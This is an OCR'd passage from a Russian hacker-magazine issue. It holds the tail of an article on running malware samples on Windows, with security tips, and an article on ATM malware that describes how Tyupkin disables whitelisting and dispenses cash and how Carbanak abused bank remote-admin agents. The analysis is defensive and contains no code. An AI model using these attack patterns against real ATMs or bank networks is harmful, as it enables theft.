


Рис. 25. Та же картина, но в Win 10

На рис. 26 результат действий одной из вредоносных программ: все документы, архивы и некоторые другие файлы переименованы в .MP3. Обратное переименование не помогает — файлы оказываются поврежденными. Ради справедливости, нужно отметить, что в Windows 7 наблюдалось то же самое.




Рис. 26. Результат действия вируса. Самое интересное в том, что CureIt не видела проблемы в этих файлах. Скорее всего, они просто испорчены вирусом

Промежуточный результат
Запуск EXE-файла малвари с высокой степенью вероятности приведет к заражению системы. Однако даже штатный антивирус, брандмауэр и UAC способны очень сильно снизить эту вероятность.

Благодарности

Хочу выразить благодарность редактору «Хакера» Александру Лозовскому за идею этой статьи (*как я люблю получать благодарности за свою обычную работу, ура! — Прим. ред.*) и моим анонимным друзьям за присланные семплы малвари.

А НУЖЕН ЛИ АНТИВИРУС?

В этой статье было показано, как неправильные действия пользователя привели к инфицированию системы. Если же не пренебрегать стандартными инструментами системы, не использовать правило Зигзага (нажимать на все кнопки сразу) и проявлять бдительность по отношению к запускаемым программам и открываемым файлам/ссылкам, вирусы не так уж и страшны.

Вот рекомендации, следуя которым ты можешь поддерживать систему в чистоте без (по крайней мере стороннего) антивируса.

1. Обновляй софт. Чем новее ось, браузер, версия офиса, тем меньше вероятность того, что в новой системе запустятся старые вирусы. Конечно, из всех правил есть исключения — бывает, что сами обновления несут в себе ошибки и уязвимости. Существуют и «долгоиграющие» вирусы, один из которых был показан в статье. Но все равно, вероятность того, что множество старых вирусов не запустятся в новой системе, просто огромна.
2. Используй 64-битные системы. Некоторые вирусы отказываются на них запускаться.
3. В Win 7 вместо IE используй Chrome или любой другой браузер. Что же касается Edge, то его безопасность (особенно вместе с защитником) пока не вызывает сомнений. А использовать его уже или нет — это дело вкуса, и здесь каждый решает сам.
4. UAC — это не постоянно мешающая фича, а реально полезный инструмент, позволяющий оградить систему от всякой заразы.
5. Стандартный брандмауэр, может, и не эталон, но все же лучше, чем ничего. Если не планируешь устанавливать проверенный сторонний продукт, отключать штатный не стоит.

6. Если браузер рекомендует не посещать тот или иной сайт, лучше отказаться от просмотра. Если уж сильно нужно, всегда можно использовать виртуалку — если и будет заражена, то виртуальная машина, а не хост.
7. Регулярно делай бэкапы на внешний винт — даже если какой-то вирус и испортит твои документы, бэкап быстро поправит ситуацию.
8. Штатный антивирус в Win 10 довольно хорош и имеет право на жизнь. Если не хочешь тратиться на сторонние программные продукты, не отключай его.
9. Чем новее версия MS Office, тем меньше вероятность, что запустится вредоносный код из документов Office. Дважды подумай, прежде чем включать макросы, особенно для документов, полученных из сомнительных источников.
10. И напоследок самое главное — не работай под админом. Создай аккаунт, который будет использоваться для обычной работы с компом — работы с документами, серфинга, просмотра фильмов.

Конечно, даже если придерживаться этих рекомендаций, все еще есть вероятность инфицирования системы, хоть и небольшая. Начинающим или невнимательным пользователям, которые хотят просто работать и не задумываться ни о чем, нужно устанавливать антивирус.

МАЛВАРЬ ДЛЯ БАНКОМАТА



Денис Макрушин
defec.ru, twitter.com/difezza

Большие железные ящики с деньгами, известные нам как банкоматы, а буржуинам — как ATM, логично привлекали внимание преступников с самого момента их изобретения. В рамках этой статьи нас будут интересовать не «силовые» угрозы ATM, которые бывали в прошлом и эпизодически появляются в наше время (циркулярная пила, автоген, внедорожник 4х4 и лебедка), а угрозы интеллектуальные.

Закат эпохи скиммеров

Одно время скиммеры — накладные устройства, которые хитрые мошенники прилаживали к реальным банкоматам, — были очень распространены. Настолько, что их жертвами стали даже некоторые члены нашей редакции :) — как говорится, оцените мастерство хакеров, сделавших скиммеры абсолютно незаметными на банкомате.

Однако с приходом международного стандарта **EMV (Europay, MasterCard, VISA)**, который определяет ряд требований к операциям взаимодействия банковской карты и платежного устройства, уровень безопасности финансовых операций, совершенных пользователем посредством ATM-устройства, заметно вырос. А вместе с этим заметно упал объем банкоматного скимминга.

МАЛВАРЬ ДЛЯ ATM

Идея заразить банкомат трояном выглядит намного безопаснее тактики, включающей трос, циркулярку или скиммер. А преимуществ она сулит предостаточно, и к настоящему времени история продемонстрировала финансовым организациям немало представителей вредоносного программного обеспечения для ATM-устройств.

Так, первый вирус, нацеленный на банкоматы, был обнаружен «Лабораторией Касперского» в 2009 году — и **Backdoor.Win32.Skimmer** до сих пор находят на некоторых банкоматах. Этот троян крадет данные кредитных карт пользователей, а также умеет несанкционированно выдавать деньги.

В качестве другого интересного примера можно привести **Trojan-Spy.Win32.SPSniffer**, или **Chupa Cabra**. Этот троян, впервые замеченный экспертами в 2010 году в Бразилии, работает на всех типах банкоматов. Он перехватывает данные с устройства для считывания информации с карты.



March 2009	Backdoor.Win32.Skimer
March 2012	Trojan-Spy.Win32.SPSniffer
October 2013	Trojan-Banker.MSIL.Atmer (Ploutus)
November 2013	Trojan.Win32.Brob (Virus?)
December 2013	Backdoor.Win32.SkimerNC
March 2014	Backdoor.Win32.Tyupkin
April 2014	Backdoor.Win32.NeoPacket (VB.ww)
December 2014	Backdoor .Win32.Atmmng
March 2015	Backdoor.Win32.Atmdelf (Skimmer.w)

Хронология обнаружения вредоносного программного обеспечения для АТМ-устройств (источник: «Лаборатория Касперского»)


Информации о подобного рода троянах уже накопилось достаточно, чтобы на примере самых ярких представителей проанализировать их особенности и на основе этого анализа сделать выводы о том, какие меры и технологии требуются для защиты АТМ.

BACKDOOR.MSIL.TYUPKIN

В марте 2014 года мир узнал о вредоносном программном обеспечении, которое было установлено злоумышленниками в банкоматы и позволяло им снимать огромные суммы денег. Преступнику достаточно подойти к зараженному АТМ, ввести с клавиатуры устройства определенный код и получить все содержимое кассет с купюрами!

Прежде чем проанализировать, как вредоносный код оказался внутри ATM и какой функциональностью обладал, важно понять один факт: каждый банкомат является компьютером, предназначенным для решения специфичных задач. В свою очередь, это означает, что данное устройство подвержено тем же угрозам, что и традиционные рабочие станции и серверы, а их операционные системы могут содержать те же уязвимости, что и их десктопные и серверные аналоги.

Как выяснилось, вредоносное программное обеспечение, которое получило название Tyupkin (Backdoor.Win32.Tyupkin), было установлено в ATM при помощи загрузочного компакт-диска при непосредственном доступе преступника к компьютеру банкомата.



После попадания в операционную систему банкомата малварь сразу же отключала систему защиты McAfee Solidcore, удаляя его программные компоненты, запускала бесконечный цикл ожидания пользовательского ввода и для того, чтобы исключить свое обнаружение, принимала какие-либо команды только в ночное время в воскресенье и понедельник. Зная команды и специальный код (сообщение от зловреда: «ENTER SESSION KEY TO PROCEED!»), который принимал троян, чтобы исключить взаимодействие со случайным пользователем, преступник получал доступ к содержимому кассет и снимал купюры.




Интерфейс взаимодействия Tyupkin с киберпреступником

Однако Tyupkin оказался не единственной угрозой для ATM, с которой столкнулись финансовые организации.

CARBANAK

Весной 2014-го «Лаборатория Касперского» была вовлечена в криминалистическое расследование: банкоматы одного из банков выдавали деньги без физического взаимодействия получателя с банкоматом. Так началась история расследования кампании Carbanak и исследования одноименного вредоносного ПО.



Карта заражений Carbanak

Carbanak представляет собой бэкдор, изначально написанный на основе кода Carberp. Этот бэкдор предназначен для шпионажа, сбора данных и предоставления удаленного доступа на зараженный компьютер. После того как злоумышленники получали доступ к какой-нибудь машине внутри банковской сети, они проводили разведку сети на предмет дальнейшего распространения и заражения критически важных систем — процессинговых, бухгалтерских, а также банкоматов.

Разведку злодеи проводили в ручном режиме, пытаясь взломать нужные компьютеры (например, компьютеры администраторов) и применяя инструменты, обеспечивающие дальнейшее заражение компьютеров в сети. Другими словами, получив доступ к сети, они переходили с одного компьютера на другой, пока не находили интересующий их объект. Выбор таких объектов изменялся от атаки к атаке, однако общим оставался результат: злодеям удавалось выводить деньги из финансовой организации, и одним из основных каналов вывода были банкоматы.

В том случае, если атакующим удавалось подобраться к компьютерам, которые имели доступ во внутреннюю сеть ATM, а также если банк обладал возможностью удаленного доступа к своим ATM-устройствам, злоумышленники использовали эту возможность для вывода средств. Для этого им даже не требовалось специальное программное обеспечение для заражения банкоматов — они использовали стандартный набор утилит для контроля и тестирования оборудования банкоматов.

Решения, установленные на ATM и предназначенные для мониторинга, в большинстве случаев представляют собой программу-агент, которая принимает какие-либо команды от специальных рабочих станций во внутренней сети банка и отправляет им какие-либо данные. Например, агенты могут выполнять следующие действия:

- мониторинг событий внутри ATM-устройства;
- распространение программного обеспечения по всем устройствам ATM, которые обслуживает банк;
- загрузка файлов с банкоматов на специальный сервер внутри банка;
- обеспечение удаленного доступа к ATM.

Данные агенты используются для удаленного администрирования и конфигурирования банкоматов сотрудниками банка, а значит, чаще всего находятся в «белом списке» программного обеспечения, функционирующего на ATM-устройстве, и, как показали атаки Carbanak, представляют интерес для злоумышленников, получивших доступ к внутренней сети банка.

И МЫ ЕЩЕ НЕ ГОВОРИЛИ О POS...

Боюсь показаться Капитаном Очевидность, но сегодняшняя статистика говорит, что финансовые организации должны уделять больше внимания защите своих устройств — и не только безопасности их аппаратной составляющей, но и безопасности операционных систем ATM, а также всей сетевой информационной инфраструктуры. В этом помогут средства защиты, которые уже давно применяются в корпоративных сетях, и специализированные решения для обеспечения безопасности embedded-систем. А если инцидент произошел, нужно оперативно на него реагировать и активно взаимодействовать с правоохранительными органами и компаниями, специализирующимися на обеспечении безопасности.

РАЗБИРАЕМ GOOGLE CLOUD MESSAGING

Андрей Пахомов
mailforpahomov@gmail.com

ЭКОНОМИМ БАТАРЕЮ И НЕРВНУЮ ТКАНЬ С ПОМОЩЬЮ PUSH-УВЕДОМЛЕНИЙ



